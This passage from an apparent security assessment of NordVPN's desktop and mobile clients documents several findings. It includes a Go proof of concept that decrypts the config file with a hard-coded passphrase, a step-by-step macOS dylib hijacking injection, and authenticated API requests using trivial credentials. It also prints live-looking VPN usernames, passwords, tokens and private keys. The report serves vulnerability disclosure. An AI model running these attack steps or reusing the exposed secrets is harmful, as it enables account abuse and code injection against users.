{"technology":1,"kill_switch":true,"auto_connect_data":{"id":22229648,"username":"W3rswmt2m8MBXBm5aA7ezUXD","password":"HhsF4QN2UV7MAXFc8yHmztgb","whitelist":{"ports":{"udp":[],"tcp":[],"subnets":[]},"users_data":{"notify":[1000]},"tokens_data":{"22229648":{"token":"47c45761d3bcffa0f5929f571411ac29e7ff75b5ce205f57d7dc7d617d677b5c","token_expiry":"2020-11-23 03:00:07","renew_token":"316b29ec7efea8ac11cce3125f7661db22262bb44bfff1d42b61db57f7381b11b","service_expiry":"2020-12-03 17:07:18","nordlynx_private_key":"b9g4BKfCVLNCJCK0CaJNKV6RiPbuw9/H6J2sowLnB7I="}}}}
```

Furthermore, a similar behavior is used to encrypt the user's configuration file, but in this case, the key is the MD5 hash of the concatenation of the *Salt* with the user UID as shown below.

```
File: /linux-app-master/src/client/config/manager.go
142: // createFile creates a file to filePath
143: func createFile(filePath string, uid int, gid int) (*os.File, error) {
144:     file, err := internal.FileCreateForUser(filePath, internal.PermUserRW, uid, gid)
145:     if err != nil {
146:         return nil, fmt.Errorf("creating a file: %w", err)
147:     }
148:     jsonData, err := json.Marshal(NewConfig())
149:     if err != nil {
150:         return nil, fmt.Errorf("marshaling configuration to a JSON structure: %w", err)
151:     }
152:     bytes, err := internal.Encrypt(jsonData, getPassphrase(uid))

File: /linux-app-master/src/client/config/manager.go
207: func getPassphrase(uid int) string {
208:     return internal.Salt + strconv.Itoa(uid)
209: }

File: /linux-app-master/src/internal/crypto.go
19: func Encrypt(data []byte, passphrase string) ([]byte, error) {
20:     block, _ := aes.NewCipher([]byte(createHash(passphrase)))
21:     gcm, err := cipher.NewGCM(block)

File: /linux-app-master/src/internal/crypto.go
13: func createHash(key string) string {
14:     hasher := md5.New()
15:     hasher.Write([]byte(key))
16:     return hex.EncodeToString(hasher.Sum(nil))
17: }
```

Despite being a broken algorithm, the use of MD5 hashing as a key for AES results convenient due to its digest size (128 bits) but the use of a fixed seed (the user's UID it is not truly random) for the MD5 hash is discouraged as it makes the decryption of the configuration file straightforward.

```
uid0@0x75696430:~$ ./decrypt
{"cybersec":true,"whitelist":{"ports":{"udp":[],"tcp":[],"subnets":[]},"user":{"id":22229648,"account_expiry":"2020-12-03 17:07:18","username":"W3rswmt2m8MBXBm5aA7ezUXD","password":"HhsF4QN2UV7MAXFc8yHmztgb"}}
```

We recommend to use dynamic passphrases with a high level of entropy or use a key derivation function which are designed for this purpose such as PBKDF1.

Below is the Go PoC we put together to decrypt the configuration data:

```
package main
import (
    "crypto/aes"
    "crypto/cipher"
    "crypto/md5"
    "encoding/hex"
    "fmt"
    "io/ioutil"
    "os"
)
func Decrypt(data []byte, passphrase string) ([]byte) {
    hash := md5.New()
    hash.Write([]byte(passphrase))
    key := []byte(hex.EncodeToString(hash.Sum(nil)))
    block, _ := aes.NewCipher(key)
    gcm, _ := cipher.NewGCM(block)
    nonceSize := gcm.NonceSize()
    if len(data) < nonceSize {
        return nil
    }
    nonce, ciphertext := data[:nonceSize], data[nonceSize:]
    plaintext, _ := gcm.Open(nil, nonce, ciphertext, nil)
    return plaintext
}
func main() {
    var configFile *os.File
    configFile, _ = os.OpenFile("/home/uid0/.config/nordvpn/nordvpn.conf", os.O_RDWR, 0600)
    encData, _ := ioutil.ReadAll(configFile)
    plainData := Decrypt(encData, "charmgoofyropegritmamatilt1000")
    fmt.Println(string(plainData))
}
```

## DyLib Hijacking

DyLib hijacking is an old technique that is used to have an arbitrary DyLib library loaded by a weakly coded application. In order to debug the process, we set the following environmental variable:

```
Catalina:nordvpn vs$ export DYLD_PRINT_RPATHS=1
```

We then follow a series of step attempting to load a malicious DyLib:

### Look for a library:

```
Catalina:nordvpn vs$ /Applications/NordVPN.app/Contents/MacOS/NordVPN 2>&1 | grep Google
RPATH failed expanding @rpath/GoogleUtilities.framework/Versions/A/GoogleUtilities to:
/usr/lib/swift/GoogleUtilities.framework/Versions/A/GoogleUtilities
RPATH successful expansion of @rpath/GoogleUtilities.framework/Versions/A/GoogleUtilities to:
/Applications/NordVPN.app/Contents/MacOS/../Frameworks/GoogleUtilities.framework/Versions/A/GoogleUtilities
```

### Create a very simple dummy DyLib:

```
Catalina:nordvpn vs$ cat mydylib.c
#include <stdio.h>
#include <syslog.h>
__attribute__((constructor))
static void customConstructor(int argc, const char **argv)
{
    printf("Hello from dylib!\n");
    syslog(LOG_ERR, "Dylib injection successful in %s\n", argv[0]);
}
```

**Compile it based on the GoogleUtilities actual DyLib (@rpath/GoogleUtilities.framework/Versions/A/GoogleUtilities):**

```
Catalina:nordvpn vs$ gcc -dynamiclib mydylib.c -o mydylib.dylib -Wl,-reexport_library,"/Applications/NordVPN.app/Contents/MacOS/../Frameworks/GoogleUtilities.framework/Versions/A/GoogleUtilities"
RPATH successful expansion of @rpath/libtapi.dylib to:
/Applications/Xcode.app/Contents/Developer/Toolchains/XcodeDefault.xctoolchain/usr/bin/../lib/libtapi.dylib
RPATH successful expansion of @rpath/libswiftDemangle.dylib to:
/Applications/Xcode.app/Contents/Developer/Toolchains/XcodeDefault.xctoolchain/usr/bin/../lib/libswiftDemangle.dylib
```

**Get createHijacker.py tool:**

<https://github.com/pandazheng/DylibHijack>

**Run createHijacker to fix the DyLib:**

```
Catalina:nordvpn vs$ python ../tools/DylibHijack/createHijacker.py mydylib.dylib
"/Applications/NordVPN.app/Contents/MacOS/../Frameworks/GoogleUtilities.framework/Versions/A/GoogleUtilities"
CREATE A HIJACKER (p. wardle)
configures an attacker supplied .dylib to be compatible with a target hijackable .dylib
[+] configuring mydylib.dylib to hijack GoogleUtilities
[+] parsing 'GoogleUtilities' to extract version info
    found 'LC_ID_DYLIB' load command at offset(s): [2408]
    extracted current version: 0x10000
    extracted compatibility version: 0x10000
[+] parsing 'mydylib.dylib' to find version info
    found 'LC_ID_DYLIB' load command at offset(s): [1040]
[+] updating version info in mydylib.dylib to match GoogleUtilities
    setting version info at offset 1040
[+] parsing 'mydylib.dylib' to extract faux re-export info
    found 'LC_REEXPORT_DYLIB' load command at offset(s): [1304]
    extracted LC command size: 0x58
    extracted path offset: 0x18
    computed path size: 0x40
    extracted faux path: @rpath/GoogleUtilities.framework/Versions/A/GoogleUtilities
[+] updating embedded re-export via exec'ing: /usr/bin/install_name_tool -change
RPATH successful expansion of @rpath/libcodedirectory.dylib to:
/Applications/Xcode.app/Contents/Developer/Toolchains/XcodeDefault.xctoolchain/usr/bin/../lib/libcodedirectory.dylib
[+] copying configured .dylib to /Users/vs/nordvpn/GoogleUtilities
successfully configured mydylib.dylib (locally renamed to: GoogleUtilities) as a compatible hijacker for
GoogleUtilities!
```

**Create the missing path:**

```
Catalina:nordvpn vs$ sudo mount -uw /
Catalina:nordvpn vs$ sudo mkdir -p /usr/lib/swift/GoogleUtilities.framework/Versions/A/
```

**Copy the malicious library to the new location:**

```
Catalina:nordvpn vs$ sudo cp GoogleUtilities /usr/lib/swift/GoogleUtilities.framework/Versions/A/
```

**Run the app and observe:**

```
Catalina:nordvpn vs$ /Applications/NordVPN.app/Contents/MacOS/NordVPN 2>&1
RPATH failed expanding @rpath/Alamofire.framework/Versions/A/Alamofire to:
/usr/lib/swift/Alamofire.framework/Versions/A/Alamofire
RPATH successful expansion of @rpath/Alamofire.framework/Versions/A/Alamofire to:
/Applications/NordVPN.app/Contents/MacOS/../Frameworks/Alamofire.framework/Versions/A/Alamofire
[...]
RPATH successful expansion of @rpath/GoogleUtilities.framework/Versions/A/GoogleUtilities to:
```

```
/usr/lib/swift/GoogleUtilities.framework/Versions/A/GoogleUtilities
[...]
Hello from dylib!
2020-11-17 15:04:16.757 NordVPN[40830:2580207] Sent session BFEDC322-0615-4A85-9A55-13E50BE21426 to Bugsnag
2020-11-17 15:04:16.804 NordVPN[40830:2580206] Sent session 59FE6BED-3D9D-49D4-AD19-1DD26AEF8846 to Bugsnag
INFO : BSG_KSCrash.m (269): -[BSG_KSCrash sendAllReports]: Sending 0 crash reports
```

Observe our library was successfully injected. However, we had to disable SIP in order for this attack to work. In a system protected by SIP, we would not be able to even create the required directories:

```
sh-3.2# mkdir /usr/lib/swift/GoogleUtilities.framework
mkdir: /usr/lib/swift/GoogleUtilities.framework: Operation not permitted
```

#### References:

- <https://www.virusbulletin.com/uploads/pdf/magazine/2015/vb201503-dylib-hijacking.pdf>
- [https://theevilbit.github.io/posts/getting\\_root\\_with\\_benign\\_appstore\\_apps/#utilizing-the-vulnerability](https://theevilbit.github.io/posts/getting_root_with_benign_appstore_apps/#utilizing-the-vulnerability)
- <https://github.com/pandazheng/DylibHijack>

## Access The Management Console of OpenVPN

When connecting to the VPN service provided by the *Sideload* NordVPN package, as downloaded from <https://downloads.nordcdn.com/apps/macos/generic/NordVPN-OpenVPN/latest/NordVPN.pkg>, an OpenVPN process is launched in the background by the application.

The following shows the process information:

```
/Library/PrivilegedHelperTools/ovpn --management 127.0.0.1 54321 --management-query-passwords --management-hold --script-security 2 --mute 5 --hand-window 30 --dev tun --config
/Library/NordVPN/VPNConfigs/com.nordvpn.osx.helper/config_from_template.ovpn --ifconfig-ipv6 fd00::1 fd00::2
--route-ipv6 2000::/3 --suppress-timestamps --up
"/Library/PrivilegedHelperTools/com.nordvpn.osx.ovpnDnsManager set" --down
"/Library/PrivilegedHelperTools/com.nordvpn.osx.ovpnDnsManager restore"
```

As observed, the process creates an OpenVPN management console listening on port 54321/TCP of the localhost interface, which is used by the application to interact with the service. For example, to send the credentials and to handle the connection status (e.g. disconnect it).

We tried accessing the management interface via a low-privileged user, but it only responds to one client at a time, which turns out to be the service */Library/PrivilegedHelperTools/com.nordvpn.osx.helper* running as root. Therefore, we couldn't establish a new session with the management console, for instance, to kill the VPN session and reveal the actual IP address of the host.

## Trivial User Credentials Identified

During the analysis of the macOS client of NordVPN, we found that the trivial credentials *admin@admin.com/\_/\_admin* allowed us to authenticate. However, the account did not have a subscription plan.

Request to authenticate on the service:

#### HTTP Request:

```
POST /v1/users/tokens HTTP/1.1
Host: zwyr157wwiu6eior.com
Content-Type: application/x-www-form-urlencoded; charset=utf-8
Cookie: __cfduid=d6e787927ac6979e36bbb156b21daadaa1605201844
Connection: close
```



```
Accept: /*/*
User-Agent: NordApp macOS (regular/5.9.2) macOS/10.15.6
Content-Length: 41
Accept-Language: en-us
Accept-Encoding: gzip, deflate

password=admin&username=admin%40admin.com
```

#### HTTP Response:

```
HTTP/1.1 201 Created
Date: Wed, 18 Nov 2020 14:31:11 GMT
Content-Type: application/json
Content-Length: 295
Connection: close
X-Authorization: key-id="rsa-key-1",algorithm="rsa-sha256"
X-Accept-Before: 1605753071
X-Digest: 5d7fa5545ae714ac3b693433ba23cf54f8f4de17882ba11d25f80f4a7984df92
X-Signature:
XAXzEmWu8c1IX32Q9U2z6nL53Rk3yQdCH6zfQtRQg+8WD4JD9iafNAIITQx2o99LFt7WjhkzRJB0LMg5jL4XHElzf5Q4E+hN5JD37KqUuHUK
4c5peHYONhGHk38KpMAN6Zt4ZOutxoR5FvVyhoD03InhPxCl7eA/UyHjBR02AoZRjSXhVlu088v2ZEdEkWf06oLKhasNyNveUZ6KZG/C0ZsPq
QRxWnnZI0dQW9IEc/nggVPiRD7tSEXto2TvbG5rEKLig/zbPHv13L1baXtZKJZSVuv54hqgFK7zqn56JofsCGt9xFq5jwW/4nCidLSQMias5k
NeApjis8431V1v4KAMoFpxpU/1EH/hCB1pePm4E84T6c/YFgj1htgKvhNvdjq9BHZf05Mhqvi4NaddxqktpJuQyi2DmGkgBJYFz9tqLTY0Xrt
0E6VfXmHH4I2MqXN1cWfn0Oo1x2oWfk0Ogn8nRLac7KDRbAnXpgU4HxdQLZCoE2A8xAO/IFsnaWHY1FMrfHLTHo9oJMDx7eqB0qVa0lGaSAQP
iq4Gxy6mBmoroTsfMsofN+Prz+KHLtHcarXuaFvADeyI2ld27zLpNJ93aDD49M1VLOf+9eLiIPJUGVhDzi+zoZLPA0hS6k2uhCMGDTNeMK7i+
OwN9lj0+QuHYivJMVKLUDcBv313GE=
X-Host-Signature:
LABhc+YlamXZK3jywDl4Kr94xyW723Ke11Jki9pWHChTmg9MafQisuwuTT502ZLCzEAEbbwcVwgIK0fmz7A3vb5Ikxki8v9pdI+1MpQEJuqm
YprI9wpv7pkA4hiivxju0fch/OArjRL/zaL4ViGEbo2dZp4SM8oLQsTq+rq5kQKiDy10XyrQaw0fmLJBHqKZLRFsANLaiuuBp7hZueQ1BqRBO
tNu25ku54Ba9PHoa8hw1Pwtkf0GuhPwUfnhoDsPvNvo7QE725uKDhrAz+Hx+fV4k4ntIYJJFW1NotJqo3LTgwxiFDMNZMdyrMI3n00yGPgt0oA
951bsqQIgy1FkPkyVG0bXNvGjmb+Lq74rDd0oyUQylKUE+EqJ38MFFWFNFQmQX9Bfr0eRUTT+0pJcuwfn/SRISIXE8n+CJW+VAYy9hUHgt55m
Dje59D01HoweY1x00V9BdqN/FUDz0pxy1GIymKq2z6r1zb0R2CQU5Etr3GMF2ZnuxUFkb1ZB45sHfeS64LvjeeYmsrBkH09K30ggolxL2IBg
1gc2Fue0xiL525o3lEg157VeyeB1b5HQKe8/eff19+gccc6QkkixSdoodiPn2RmjUfVrCGySOAfr0Vv4a91k1n2fdk0IPkdCLBx9ibofidiaW
lDTkJdLQVBLH17rs3p35zyLQYk0Gc=
CF-Cache-Status: DYNAMIC
cf-request-id: 067d5d48ee0000d2e09b224000000001
Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct"
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Server: cloudflare
CF-RAY: 5f4264bb1960d2e0-EZE

{"user_id":507695,"token":"796ed09718c09967fa423cb5b02528e53ec01fb65f7713715669fe3efba6431e","expires_at":"20
20-11-19 14:31:10","updated_at":"2020-11-18 14:31:11","created_at":"2020-11-18
14:31:10","id":7862053413,"renew_token":"048fea477945cf28f969f85400f1420a7c886a1b4c007f63f3bfb13d370d7b05"}
```

Request to obtain the VPN credentials:

#### HTTP Request:

```
GET /v1/users/services/credentials HTTP/1.1
Host: zwyr157wwiu6eior.com
Accept: /*/*
Connection: close
Cookie: __cfduid=d6e787927ac6979e36bbb156b21daadaa1605201844
User-Agent: NordApp macOS (regular/5.9.2) macOS/10.15.6
Authorization: Basic
dG9rZW46Nzk2ZWQwOTcxOGMwOTk2N2ZhNDIzY2I1YjAyNTI4ZTUzZWwMwWZiNjVmNzcxMzcwNTY2OWZlM2VmYmE2NDMxZQ==
Accept-Language: en-us
Accept-Encoding: gzip, deflate
```





#### HTTP Response:

```
HTTP/1.1 200 OK
Date: Wed, 18 Nov 2020 14:31:28 GMT
Content-Type: application/json
Connection: close
X-Authorization: key-id="rsa-key-1",algorithm="rsa-sha256"
X-Accept-Before: 1605753088
X-Digest: af903ad5152e9c9b2b4e75b69a7266969baccd6218ebd8f64d65df333aff6c70
X-Signature:
Hmq2M8BTqtmYFo+Vm/1yrnD3fZjYymbJQSUJmuvBYuoNWa0HqQoGn1ETTUUmXs+RzfM07QMiu0uVP0sMxsBfYeyKGrk8qOvdB2hsaMwGCKGg
MqAnQQDOf9TPyhL1/7sze6rMAxJlpwcamFwG75vMM5pNrPmG4VzZQ80FTJgNEXrnyeaGdT4uKGdk20PcT2M2JEGUD87Sg+GH56L+xbpVGtPaf
DfrWjo4EdgXZo13Y8o2965jrE8IYe2W0gFU90cBPKh90MiTpMfXcjD3oN8IDPBbF4nwk21YM7IWqU9JMRdq01/I8WAwv9Oeo0J0iXiTBaFPEb
s/qw8CF0UeGSPtT+6GYh9CFyfchJEZ4jjjWF2u3Au1hn0B38mVz2dFL4zYX3/keUxbg0splKqu0dLQVvayzYGyWbCP3kwtJPwaZo1gktG77uk
D7zjIaGA05PMXjrakP7wL/5MiWLVdOrx/ZZvIidFqCZLOm2+RPdgkc5W+doIogh6449+QtDwdCzB5cIOng+xJ7iNPdo7P7rDDzeH3yg5ZHo
FmtrFBjjnLksJew5Pxbc7zYHpe9DyyXrRTMdZmybkQTThuwbFXsoUcGno7+yCqs3mvIjqvRGXmRkwm6BfEXvg520xeUSbD1ndWxnw++WrnZs/
UzpAIrH2/DUvo/gwypwSSJgV4tY3c=
X-Host-Signature:
LABhc+YlamXZK3jywDl4Kr94xyW723Ke11Jki9pWHChTmg9MafQisuwuTT502ZLCzEAIEbbwcVwgIKOfmz7A3vb5Ikxki8v9pdI+1MpEJuqm
YprI9wpv7pkA4hiivxjuOfch/OArjRL/zaL4ViGEbo2dZp4SM8oLQsTq+rq5kQKiDyl0XyrQaw0fmLJBHqKZLRFsANLAIuuBp7hZueQ1BqRBO
tNu25ku54Ba9PHoa8hw1Pwtkf0GuhPwUfnhoDsPvNvo7QE725uKDhrAz+Hx+fV4k4ntIYJJFWLNotJqo3LTgwxIfDMNZMdyrMI3n00yGPgt0oA
951bsqQIgy1FkPkyVG0bxNvGjmb+Lq74rDd0oyUQylKUE+EqJ38MFFWFNFQmQX9Bfr0eRUTT+0pJcuwfn/SRISIXE8n+CJW+VAYy9hUHgt55m
Dje59D0lHoweY1x00Vkr9BdqN/FUDz0pxy1GIymKq2z6r1zb0R2CQU5Etr3GMF2ZnuxUFkb1ZB45sHfeS64LvjeeYmsrBkH09K30ggolxL2IBg
1gc2Fue0xiL525o3lEg157VeyeBlb5HQKe8/eff19+gccc6QkkixSdoodiPn2RmjUfVrCGYs0Afr0Vv4a91k1n2fdk0IPkdCLBx9ibofiDiaW
lDTkjdLQVBLH17rs3p35zyLQYkOGc=
X-Cache: BYPASS
CF-Cache-Status: DYNAMIC
cf-request-id: 067d5d919b0000f816f3883000000001
Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct"
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Server: cloudflare
CF-RAY: 5f42652f5cabf816-EZE
Content-Length: 231

{"id":"930129","created_at":"2017-11-27 13:42:37","updated_at":"2017-11-27
13:42:37","username":"zeVEs5HrZDoXNJog9Ar5hNuy","password":"G37WV7Fieb5HAEfqdTMBLQ8Q","nordlynx_private_key":
"XzUXC4o2Jl\rMzH+yR66Kwgqxw\Hz5daFIk+dvRtE4="}
```

Then we tried to connect to the service using the configuration extracted from a valid user:

```
$ openvpn --management 127.0.0.1 54321 --management-query-passwords --management-hold --script-security 2 --
dev tun --config ovpn.config
```

However, when we tried to authenticate using the credentials obtained above, it failed:

```
state on
bytecount 1
hold release
username 'Auth' "W3rswmt2m8MBXBm5aA7ezUXD"
password 'Auth' "HhsF4QN2UV7MAxFc8yHmztgb"
```

We tried to do the same with a just created account (juan@versprite.com) but even though we got credentials, it looks like server-side they were not entitled.

#### HTTP Request:

```
POST /v1/users/tokens HTTP/1.1
Host: zwyr157wwiu6eior.com
Content-Type: application/x-www-form-urlencoded; charset=utf-8
Cookie: __cfduid=d6e787927ac6979e36bbb156b21daadaa1605201844
Connection: close
```





```
Accept: /*/*
User-Agent: NordApp macOS (regular/5.9.2) macOS/10.15.6
Content-Length: 58
Accept-Language: en-us
Accept-Encoding: gzip, deflate

password=Password4allofthem_username=juan%40versprite.com
```

#### HTTP Response:

```
HTTP/1.1 201 Created
Date: Wed, 18 Nov 2020 17:55:57 GMT
Content-Type: application/json
Content-Length: 298
Connection: close
X-Authorization: key-id="rsa-key-1",algorithm="rsa-sha256"
X-Accept-Before: 1605765357
X-Digest: 018340e479c1aada443990a75646e6fe79081034d74e1e748081e591603135ef
X-Signature:
U8t2tf9t8ztqf/HUzxYEPo0bJo2KgrId0CCgM4TybEZnxtSjKT4hgD00WACWMSx8KGBtySAQxUJj6696n14U4Tb0JgGLLC1rC8Wpa15D3oxJ9
orMNYTT+NcW27tC5Tb4Js3fTnWpRoIWKp1I8gtFWPjhaC05XNbcmQ7cxEukloczAzWKOGXjsNbWAEEDvhBeu8ikOfqDXyRG19HeB4GYfynyv7
U8Z5XVu2aXtU91KNK71S3QMunDkUJXNbCVA0aT9peuAmm644dqMY3iJb2lgJ+1SH4XiTh1B+r3CDFQnPBdLx16D0qRIHoc2EP3wr10Ati/A8
ugGXWjHK0JQZ1xEnuAeB7ombMqTzNMag5vam7YiX2IFdyaQnPCFe7J4/R4x4N1m4MenwZLF7hT7iyL6y2j7+2IhdUocCDBz/mCqGdiJCgm+YS
3ZGbwPiCKQ3wscjMXDwjy6kJPk7m2dp1+WmKU+84j0XIRcKd7VGpQ4mJ4hGh4C946YHH1FiYL19R9+e9XN9C91nD04kmdw31igCgQsuqU3xMf
e646cDoCu/Z6Aiad4MpkIiJkHPC4u0IdVWSJvsUjTmPRJZfnRh5L9z8yMjmZg+c6Ypj0ag3oikiUSzhGQOzzDpiD1Psw6821HqVrrPMFxxCcF
6ircYxG2WSJqjsZzx5S9CkxryRA9w=
X-Host-Signature:
LABhc+YlamXZK3jywD14Kr94xyW723Ke11Jki9pWHChTmg9MafQisuwuTT502ZLCzEAIEbbwcVwgIK0fmz7A3vb5Ikxki8v9pdI+1MpQEJuqm
YprI9wpv7pka4hiivxju0fch/OArjRL/zaL4ViGEbo2dZp4SM8oLQsTq+rq5kQKiDyl0XyrQaw0fmLJBHqKZLRFsANLaiuuBp7hZueQ1BqRBO
tNu25ku54Ba9PHoa8hw1PwtkfOGuhPwUfnhoDsPvNvo7QE725uKDhrAz+Hx+fV4k4ntIYJJFW1NotJqo3LTgwXIfDMNZMdyrMI3n0yGPGt0oA
951bsqQIgy1FkPkYVG0bXNvGjmb+Lq74rDd0oyUQylKUE+EqJ38MFFWFNFQmQX9Bfr0eRUTT+0pJcuwfn/SRISIXE8n+CJW+VAYy9hUHgt55m
Dje59D01HoweY1x00Vvk9BdqN/FUDz0pxy1GIymKq2z6r1zb0R2CQU5Etr3GMF2ZnuxUFkb1ZB45sHfeS64LvjeeYmsrBkH09K30ggolxL2IBg
1gc2Fue0xiL525o31Eg157VeyeB1b5HQKe8/eff19+gccc6QkkixSdoodiPn2RmjUfVrCGysOAfr0Vv4a91k1n2fdk0IPkdCLBx9ibofiDiaW
lDTkJdLQVBLH17rs3p35zyLQYkOGc=
CF-Cache-Status: DYNAMIC
cf-request-id: 067e18c42f0000f81a601a8000000001
Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct"
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Server: cloudflare
CF-RAY: 5f4390b37a79f81a-EZE

{"user_id":160903505,"token":"abb2c1b7e4b8d2b3076b993fb35e93e0b66d4a8001da1ce61407944ed61fc5fd","expires_at":
"2020-11-19 17:55:57","updated_at":"2020-11-18 17:55:57","created_at":"2020-11-18
17:55:57","id":7863663294,"renew_token":"90b58a938212ab9049f738957481e9d85334f2b47bb3855db9b27f63cc4f7840"}
```

#### HTTP Request:

```
GET /v1/users/services/credentials HTTP/1.1
Host: zwy157wwiu6eior.com
Accept: /*/*
Connection: close
Cookie: __cfduid=d6e787927ac6979e36bbb156b21daadaa1605201844
User-Agent: NordApp macOS (regular/5.9.2) macOS/10.15.6
Authorization: Basic
dG9rZW46YWJiMmMxYjd1NGI4ZDZiMzA3NmI5OTNmYjM1ZTkzZTBiNjZkNGE4MDAxZGExY2U2MTQwNzk0NGVknjFmYzVmZA==
Accept-Language: en-us
Accept-Encoding: gzip, deflate
```

#### HTTP Response:



```
HTTP/1.1 200 OK
Date: Wed, 18 Nov 2020 17:56:12 GMT
Content-Type: application/json
Connection: close
X-Authorization: key-id="rsa-key-1",algorithm="rsa-sha256"
X-Accept-Before: 1605765372
X-Digest: c10070fb0724b7e6d039eba4c023a0bd609135e7a03267e123c995c5938c81db
X-Signature:
IVtNfb73KBSSXuS0Xmko8v5m64QNA5/1W3btIMtJ37p7pFoJnPTg92ZrLuyiwWornoC7sENqKF1NhG9DZ6YddARLv/yq3HgK26vU2MCoRNZPI
daW4850XRjsouDLYXo6BcdgUs6wLB4JqL5bC8jBmMJUSA00oEp9iiz0RNN2ra4iTfv6jmgjBUPhXBK7ftULXVZB7sX6380FG7p11y9nd1iHJQ
nggohvbkBktFqNCKBEpPe7i7iXD024SnnIUhVhOqXkEzRh4tLjJ3qBF0vD6RfeNYvVeYVToteFUWHek7mQbEtrchKxo0AF+NIyqidYMOfe8qT
W+WraNdyZIEG1Qjr37WgTHA70rkdckpBR3357n1v6M+kVaSPq0kn5DJFBP1DZVXe1q9+YGeMvt7f0zKQ8iIMCj0zw3d0aPjUUBUS1I7McxjQ
FigQLUqF3wAbeZ3DP5j3WejRyXUWzGKVEccfgunzLs2r/cgpGikCG6xUIMsBp4N161+df07KCsyy+4QRhu/J4kdnky0e6AP6N4BAHReOo9ult
Ms6vLMt5Wmnp96Zi5l4t166LK5dr18ZgJgE/9Eoi1Bq7Jp2qAbA0m+jHrxhIOXh5wGcPwF1gYlhbM8HPFvidlFfu+xaPwE22nxWp2U5/Iz0pv
aw9473BYbz0sn7SHMrXo/LhsXB3oM=
X-Host-Signature:
LABhc+YlamXZK3jywD14Kr94xyW723Ke11Jki9pWHChTmg9MaFQisuwuTT502ZLCzEAIEbbwcVwgIKOfmz7A3vb5Ikxki8v9pdI+1MpQEJuqm
YprI9wpv7pkA4hiivxju0fcH/OArjRL/zaL4ViGEbo2dZp4SM8oLQsTq+rq5kQKiDy10XyrQaw0fmLJBHqKZLRFsANLAIuuBp7hZueQ1BqRBO
tNu25ku54Ba9PHoa8hw1Pwtkf0GuhPwUfnhoDsPvNvo7QE725uKDhrAz+Hx+fV4k4ntIYJJFWlNotJqo3LTgwxIfDMNZMdyrMI3n00yGPgt0oA
951bsqQIgy1FkPkyVG0bXNvGjmb+Lq74rDd0oyUQy1KUE+EqJ38MFwFNFQmQX9Bfr0eRUTT+0pJcuwfn/SRISIXE8n+CJW+VAYy9hUHgt55m
Dje59D01HoweY1x00V9BdqN/FUDz0pxy1GIymKq2z6r1zb0R2CQU5Etr3GMF2ZnuxUFkb1ZB45sHfES64LvJEEYmsrBkH09K30ggolxL2IBg
1gc2FueOxiL525o3lEg157VeyeB1b5HQQe8/eff19+gccc6QkkixSdoodiPn2RmjUfVrCGYsOAFR0Vv4a91k1n2fdk0IPkdCLBx9ibofiDiaW
lDTKJdLQVBLH17rs3p35zyLQYkOGc=
X-Cache: BYPASS
CF-Cache-Status: DYNAMIC
cf-request-id: 067e18ff700000d2d4fc99d000000001
Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct"
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Server: cloudflare
CF-RAY: 5f439112493ed2d4-EZE
Content-Length: 232

{"id":121009541,"created_at":"2020-11-18 17:50:52","updated_at":"2020-11-18
17:55:30","username":"FREgasYauEnBkgNni4VBr4Lc","password":"23JSXzJEDf2gjYZiu7H7i5J7","nordlynx_private_key":
"dJ7n+4oPvuxC+5HqisI8qbSDvCFYiLheDuGN5lMZf4="}
```

When connecting to *OpenVPN* and *WireGuard*, we got an error.

## Firestore Real-time Databases

Firebase is a development platform with more than 15 products, and one of them is Firebase Real-time Database. It can be leveraged by application developers to store and sync data with a NoSQL cloud-hosted database. The data is stored as JSON and is synchronized in real-time to every connected client and also remains available even when the application goes offline.

In Jan 2018, Appthority Mobile Threat Team (MTT) performed security research on insecure backend services connecting to mobile applications. They discovered a misconfiguration in Firebase, which is one of the top 10 most popular data stores which could allow attackers to retrieve all the unprotected data hosted on the cloud server. The team performed the research on more than 2 Million mobile applications and found that around 9% of Android applications and almost half (47%) of iOS apps that connect to a Firebase database were vulnerable.

The misconfigured Firebase instance can be identified by making the following network call:

- <https://<firebaseProjectName>.firebaseio.com/.json>



The *firebaseProjectName* can be retrieved from the mobile application by reverse engineering the application. In an exposed scenario, the result is a trove of data that is open to the public internet unless the developer explicitly imposes user authentication on each individual table or directory.

The NordVPN application was properly tested in order to find this type of vulnerability. The following Firebase database was found by reverse engineering:

- <https://ios-nordvpn-app.firebaseio.com>

No sensitive information exposed was found. The Firebase database returned a “401 Unauthorized” HTTP Response (Permission denied), as can be seen next:

#### HTTP Request:

```
GET /.json HTTP/1.1
Host: ios-nordvpn-app.firebaseio.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
```

#### HTTP Response:

```
HTTP/1.1 401 Unauthorized
Server: nginx
Date: Wed, 04 Nov 2020 20:37:24 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 36
Connection: close
Access-Control-Allow-Origin: *
Cache-Control: no-cache
Strict-Transport-Security: max-age=31556926; includeSubDomains; preload

{
  "error" : "Permission denied"
}
```

## Files Permissions

World readable/writable files or folders may be abused by third party applications in order to either exfiltrate sensitive data or modify the behavior of the targeted application in a certain way. In the following example, we show the output of Drozer's *scanner.misc.readablefiles* and *scanner.misc.writablefiles* modules, specifying the application's data directory as target.

```
dz> run scanner.misc.readablefiles --privileged /data/data/com.nordvpn.android
No world-readable files found in /data/data/com.nordvpn.android
dz> run scanner.misc.writablefiles --privileged /data/data/com.nordvpn.android
No world-writable files found in /data/data/com.nordvpn.android
dz>
```

## Static Analysis / Source Code Analysis

Static analysis, also called static code analysis, is a method of computer program debugging that is done by examining the code without executing the program.

The NordVPN application was thoroughly studied using a well-known publicly available static analyzer, called MobSF. Mobile Security Framework (MobSF) is an automated, all-in-one mobile application (Android/iOS/Windows) pen-testing, malware analysis and security assessment framework capable of performing static and dynamic analysis. Furthermore, we performed manual review of the source code provided by the NordVPN team for breadth of coverage where needed. In the following screenshots, you can see how the application worked and some of the output obtained:

